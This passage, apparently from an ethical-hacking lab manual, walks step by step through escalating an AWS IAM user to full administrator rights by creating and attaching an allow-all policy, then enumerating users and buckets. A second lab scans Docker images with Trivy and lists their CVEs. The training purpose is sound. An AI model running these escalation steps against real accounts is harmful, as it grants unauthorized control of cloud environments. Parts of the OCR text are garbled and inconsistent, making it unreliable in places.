
5. A command line text editor appears; press I and type the script given below:

```
{  
    TypeCopy  
    "Version":"2012-10-17",  
  
    "Statement": [  
  
        "Effect":"Allow",  
  
        "Action":"*",  
  
        "Resource":"*"  
    ]  
}
```

This is an AdministratorAccess policy that gives administrator access to the target IAM user.

Ignore the \$ symbols in the script.

6. After entering the script given in the previous step, press the Esc button. Then, type :wq! and press Enter to save the text document.




```
vim user-policy.json - Parrot Terminal
File Edit View Search Terminal Help
1 {$
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Effect": "Allow",
6       "Action": "*",
7       "Resource": "*"
8     }
9   ]
10 }
11 }
```

user-policy.json [+] 11,0-1 All
:wq!
[Menu vim user-policy.json - ...]

- Now, we will attach the created policy (user-policy) to the target IAM user's account. To do so, type aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json and press Enter.

If you receive an error that policy already exists, rename the file and try again.

- The created user policy is displayed, showing various details such as PolicyName, PolicyId, and Arn.




```
aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
# aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json
{
  "Policy": {
    "PolicyName": "user-policy",
    "PolicyId": "P-12345678901234567890123456789012",
    "Arn": "arn:aws:iam::123456789012:policy/user-policy",
    "Path": "/",
    "DefaultVersionId": "v1",
    "AttachmentCount": 0,
    "PermissionsBoundaryUsageCount": 0,
    "IsAttachable": true,
    "CreateDate": "2024-06-05T10:51:04+00:00",
    "UpdateDate": "2024-06-05T10:51:04+00:00"
  }
}
[root@parrot]~[/home/attacker]
#
```

[Menu aws iam create-policy...]

9. In the terminal, type aws iam attach-user-policy --user-name [Target Username] --policy-arn arn:aws:iam::[Account ID]:policy/user-policy and press Enter.

10. The above command will attach the policy (user-policy) to the target IAM user account (here, test).



The screenshot shows a terminal window titled "aws iam attach-user-policy - Parrot Terminal". The window is running on a Linux desktop environment with a dark theme. The terminal content is as follows:

```
[root@parrot]~[/home/attacker]
└─# aws iam attach-user-policy --user-name test --policy-arn arn:aws:iam::[REDACTED]:policy/user-policy
[root@parrot]~[/home/attacker]
└─#
```

The desktop background features a complex, abstract network graph. On the left side of the desktop, there are several icons for files and folders, including "README", "License", "Tresh", "CEHv13 Module 13 Hacking Web Servers", and "CEHv13 Module 14 Hacking Web Applications".

11. Now, type aws iam list-attached-user-policies --user-name [Target Username] and press Enter to view the attached policies of the target user (here, test).

12. The result appears, displaying the attached policy name (user-policy), as shown in the screenshot.

```
[root@parrot]~[/home/attacker]
└─# aws iam list-attached-user-policies --user-name test
{
    "AttachedPolicies": [
        {
            "PolicyName": "user-policy",
            "PolicyArn": "arn:aws:iam::123456789012:policy/user-policy"
        },
        {
            "PolicyName": "user-policy",
            "PolicyArn": "arn:aws:iam::123456789012:policy/user-policy"
        }
    ]
}
[root@parrot]~[/home/attacker]
└─#
```

13. Now that you have successfully escalated the privileges of the target IAM user account, you can list all the IAM users in the AWS environment. To do so, type aws iam list-users and press Enter.
14. The result appears, displaying the list of IAM users, as shown in the screenshot.

```
[root@parrot]~[/home/attacker]
└─# aws iam list-users
{
    "Users": [
        {
            "Path": "/",
            "CreateDate": "2024-05-06T07:57:05+00:00",
            "PasswordLastUsed": "2024-05-06T10:39:44+00:00"
        },
        {
            "Path": "/",
            "CreateDate": "2024-05-24T12:49:17+00:00"
        }
    ]
}
[root@parrot]~[/home/attacker]
└─#
```

15. Similarly, you can use various commands to obtain complete information about the AWS environment such as the list of S3 buckets, user policies, role policies, and group policies, as well as to create a new user.

- **List of S3 buckets:** aws s3api list-buckets --query "Buckets[].Name"
- **User Policies:** aws iam list-user-policies
- **Role Policies:** aws iam list-role-policies
- **Group policies:** aws iam list-group-policies
- **Create user:** aws iam create-user

16. This concludes the demonstration of escalating IAM user privileges by exploiting a misconfigured user policy.

Lab 4: Perform Vulnerability Assessment on Docker Images

Lab Scenario

As a professional ethical hacker or pen tester, expertise in Docker vulnerability assessment is crucial. By leveraging tools like Trivy, you can analyze Docker images, identifying and exploiting vulnerabilities. Active scanning and manual inspection reveal weak configurations, enabling you to breach security and implant malicious code, while understanding image location aids in comprehensive security testing and mitigation.

Lab Objectives

- Vulnerability assessment on Docker images using Trivy

Overview of Docker Images

Docker images are lightweight, standalone, executable packages that contain everything needed to run a software application, including the code, runtime, libraries, and dependencies. They enable consistent deployment across various environments, simplify software distribution, and facilitate scalability and reproducibility in containerized environments.


Task 1: Vulnerability Assessment on Docker Images using Trivy

Trivy is a powerful security scanner that detects vulnerabilities and misconfigurations across a wide range of targets, including container images, file systems, Git repositories, virtual machine images, Kubernetes, and AWS. With its comprehensive scanners, Trivy identifies OS package vulnerabilities, sensitive information, IaC issues, and more, providing a robust security solution for your infrastructure.


1. In the Parrot Security machine, click the MATE Terminal icon in the menu to launch the terminal.
2. A Parrot Terminal window appears. In the terminal window, type sudo su and press Enter to run the programs as a root user.
3. In the [sudo] password for attacker field, type toor as a password and press Enter.

The password that you type will not be visible.

Minimise the terminal for better view of output



4. In this lab we will be scanning two docker images, first the secure one and second the vulnerable one.
5. Execute command docker pull ubuntu to install the first docker image.



- Once the image is pulled we will be performing vulnerability assessment. Execute command trivy image ubuntu.

```
[attacker@parrot:~] $ sudo su
[sudo] password for attacker: KingWireless
[attacker@parrot:~] # docker pull ubuntu
Using default tag: latest
latest: Pulling from library/ubuntu
49b384cc7b4a: Pull complete
Digest: sha256:3f85b7caa41a05462cf5b787d8a04604c8262cdcdf9a472b8c52ef83375fe15
Status: Downloaded newer image for ubuntu:latest
docker.io/library/ubuntu:latest
[attacker@parrot:~] # trivy image ubuntu
2024-05-24T09:06:53.404-0400  WARN  You should avoid using the :latest tag as it is cached. You need to specify '--clear-cache' option when :latest image is changed
2024-05-24T09:06:53.413-0400  INFO   Need to update DB
2024-05-24T09:06:53.413-0400  INFO   Downloading DB...
30.57 MiB / 30.57 MiB [====] 100.00% 9.45 MiB p/s 3s
2024-05-24T09:06:58.936-0400  WARN  This OS version is not on the EOL list: ubuntu 24.04
2024-05-24T09:06:58.936-0400  INFO   Detecting Ubuntu vulnerabilities...
2024-05-24T09:06:58.936-0400  INFO   Trivy skips scanning programming language libraries because no supported file was detected
2024-05-24T09:06:58.936-0400  WARN  This OS version is no longer supported by the distribution: ubuntu 24.04
2024-05-24T09:06:58.936-0400  WARN  The vulnerability detection may be insufficient because security updates are not provided

ubuntu (ubuntu 24.04)
-----
Total: 0 (UNKNOWN: 0, LOW: 0, MEDIUM: 0, HIGH: 0, CRITICAL: 0)

[attacker@parrot:~] #
```

- In the above screenshot, we can observe that we have total 0 vulnerability and it's completely secure.
- Now, we will analyse the vulnerable image. execute command docker pull nginx:1.19.6 to pull the vulnerable image.

```
[root@parrot:~] # docker pull nginx:1.19.6
1.19.6: Pulling from library/nginx
49b42c59be33: Pull complete
d0de9eaa897e: Pull complete
66e650438339: Pull complete
76adfe4406b: Pull complete
410fffd97480: Pull complete
Digest: sha256:8e10996422503824ebb599f37c26a90fe70541942687f70bdb744530fc9eba4
Status: Downloaded newer image for nginx:1.19.6
docker.io/library/nginx:1.19.6
[root@parrot:~] #
```

9. Execute command trivy image nginx:1.19.6 to scan the image.

```
Applications Places System trivy image nginx:1.19.6 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot /home/attacker]
# docker pull nginx:1.19.6
1.19.6: Pulling from library/nginx
13 Module 16
45b42c59be33: Pull complete
d0d9e0ea897e: Pull complete
66e650438339: Pull complete
76a3df44406b: Pull complete
410ff9d97480: Pull complete
Digest: sha256:8e10956422503824ebb599f37c26a00fe70541942687f70bbdb744530fc9eba4
Status: Downloaded newer image for nginx:1.19.6
docker.io/library/nginx:1.19.6
[root@parrot /home/attacker]
# trivy image nginx:1.19.6
2024-05-24T09:11:10.061-0400 INFO  Detecting Debian vulnerabilities...
2024-05-24T09:11:10.084-0400 INFO  Trivy skips scanning programming language libraries because no supported file was detected

nginx:1.19.6 (debian 10.8)
-----
Total: 402 (UNKNOWN: 6, LOW: 29, MEDIUM: 168, HIGH: 149, CRITICAL: 50)

+-----+-----+-----+-----+
| LIBRARY | VULNERABILITY ID | SEVERITY | INSTALLED VERSION | FIXED VERSION | TITLE
+-----+-----+-----+-----+
| apt    | EINV13 Module 13 | CVE-2011-3374 | LOW   | 1.8.2.2          |                | It was found that apt-key in apt,
| Hacking Web | Servers           |                   |                   |                   | all versions, do not correctly...
|                   |                   |                   |                   |                   | -->avd.aquasec.com/nvd/cve-2011-33
|                   |                   |                   |                   |                   |
| bash   | EINV13 Module 14 | CVE-2019-18276 | HIGH  | 5.0-4            |                | bash: when effective UID is not
| Hacking Web | Applications       |                   |                   |                   | equal to its real UID the...
|                   |                   |                   |                   |                   |
+-----+-----+-----+-----+
[ Menu trivy image nginx:1.19....
```

```
Applications Places System trivy image nginx:1.19.6 - Parrot Terminal
File Edit View Search Terminal Help
Parrot [ EINV13 Module 16
15 Hacking Wireless Networks
+-----+
bsdtutils [ CVE-2021-37600 | MEDIUM | 2.33.1-0.1
+-----+
bsdtutils [ CVE-2022-0563 | MEDIUM | 2.33.1-0.1
+-----+
coreutils/vets [ CVE-2016-2781 | MEDIUM | 8.30-3
+-----+
CEHV13 Module 16 [ Hacking Web
81 Applications
+-----+
[ in valid_parameter_transform
| -->avd.aquasec.com/nvd/cve-2022-37
| util-linux: integer overflow
| can lead to buffer overflow
| in get_sem_elements() in
| sys-utils/ipcutils.c...
| -->avd.aquasec.com/nvd/cve-2021-37
| util-linux: partial disclosure
| of arbitrary files in chfn
| and chsh when compiled...
| -->avd.aquasec.com/nvd/cve-2022-05
| coreutils: Non-privileged
| session can escape to the
| parent session in chroot
| -->avd.aquasec.com/nvd/cve-2016-27
[ Menu trivy image nginx:1.19....
```

```
trivy image nginx:1.19.6 - Parrot Terminal
File Edit View Search Terminal Help
+-----+
| Parrot | CVE-2022-8563 | | util-linux: partial disclosure
|       | libxkbcommon | | of arbitrary files in chfn
|       | Hacking Web | | and chsh when compiled...
|       | Networks | | -->avd.aquasec.com/nvd/cve-2022-85
+-----+
63 attacker's Home
+-----+
| libbsd0 | CVE-2019-28367 | CRITICAL | 0.9.1-2 | 0.9.1-2+deb10u1 | nlist.c in libbsd before
|       | HEADME | | | | 0.10.0 has an out-of-bounds
|       | License | | | | read during a comparison...
|       | | | | | -->avd.aquasec.com/nvd/cve-2019-28
367
+-----+
| libbz2-1.0 | DLA-3112-1 | UNKNOWN | 1.0.6-9.2-deb10u1 | 1.0.6-9.2-deb10u2 | glibc: stack guard bypassed
|       | | | | | -->avd.aquasec.com/nvd/cve-2019-10
55 Cellv's Module 13
10022 Hacking Web
+-----+
| libc-bin | CVE-2019-1010022 | CRITICAL | 2.28-10 | 2.28-10+deb10u2 | glibc: mq_notify does
|       | | | | | not handle separately
|       | | | | | allocated thread attributes
|       | | | | | -->avd.aquasec.com/nvd/cve-2019-10
574
+-----+
CEHv13 Module 14
Hacking Web
Applications
+-----+
574
```

10. In the above screenshot we can see that we have total 401 vulnerabilities which is categorized as well along with CVEs mentioned.
11. This concludes the demonstration of vulnerability assessment on docker images using Trivy
12. Close all open windows and document all acquired information.